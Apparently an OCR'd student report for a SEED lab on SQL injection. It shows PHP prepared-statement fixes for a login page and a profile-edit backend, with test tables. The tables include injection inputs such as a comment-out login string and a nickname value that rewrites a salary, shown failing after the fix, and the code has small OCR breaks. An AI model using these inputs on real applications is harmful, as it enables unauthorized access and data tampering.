
The account information your provide does not exist.

The new password, AliceRules123, works for Boby’s account while his old password does not. Again, I have made the password field a text field for visibility of my results.



Employee Profile Login

USERNAME	Boby
PASSWORD	AliceRules123




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20







3.4 Task 4: Countermeasure — Prepared Statement

Looking over the php documentation for the Prepared Statements i see that for fixing unsafe_home.php i can use the get_result() method rather than the bind_result() method which is much more helpful since we want an array, after a bit of trial and error I finally end up with this working Prepared Statement code in unsafe_home.php:




```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber
  address, email,nickname,Password
FROM credential
WHERE name=? and Password=?";
$stmt = $conn->prepare($sql);
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
if (!$result = $stmt->get_result()) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error
    ]\n');
  echo "</div>";
}
```

Testing this, we see it works for normal logins, but not the SQL injection from Task 2





Login attempt	Result
 USERNAME: admin' # PASSWORD: Password Login	 The account information your provide does not exist. Go back
 USERNAME: Alice PASSWORD: seedalice Login	 **Alice Profile** Key / Value Employee ID: 10000 Salary: 1000000
 USERNAME: admin PASSWORD: seedadmin Login	 **User Details** Username / EId / Salary / Birthday / SSN Alice / 10000 / 1000000 / 9/20 / 1021100 Boby / 20000 / 1 / 4/20 / 1021335

Next I revise the unsafe backend using prepared statements to prevent being able to change other people’s data. Since we’re not returning anything from the execution of the update statement, we have no need for bind data, bind result, or flush, and can just stop after the execute for it to work perfectly.



```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname=?,email=?,address=?,Password=
    ?,PhoneNumber=? where ID=?;";
  $stmt = $conn->prepare($sql);
  $stmt->bind_param("sssssi", $input_nickname, $input_email, $
    input_address, $hashed_pwd, $input_phonenumber, $id);
  $stmt->execute();
}else{
  // if passowrd field is empty.
  $sql = "UPDATE credential SET nickname=?,email=?,address=
    ?,PhoneNumber=? where ID=?;";
  $stmt = $conn->prepare($sql);
  $stmt->bind_param("ssssi", $input_nickname, $input_email, $
    input_address, $input_phonenumber, $id);
  $stmt->execute();
}
$conn->close();
```

Test results reveal that it works, it is unaffected by the SQL injection attack from Task 3

Profile Edit Input	Result
Using the page for its intended features  **Alice's Profile Edit** NickName Alicechama Email alice@alice.com Address 123 rd. Phone Number 444-444-44444 Password Password	Works perfectly, updates profile info  **SSN** 10211002 **NickName** Alicechama **Email** alice@alice.com **Address** 123 rd. **Phone Number** 444-444-44444
Attempting to use the salary injection attack  **Alice's Profile Edit** NickName ', salary='55555555' where r Email Email Address Address Phone Number PhoneNumber Password Password	Results in failure, real salary unchanged  **Key** **Value** **Employee ID** 10000 **Salary** 1000000 **Birth** 9/20 **SSN** 10211002 **NickName** ', salary='55555555' where name='Alice'; # **Email**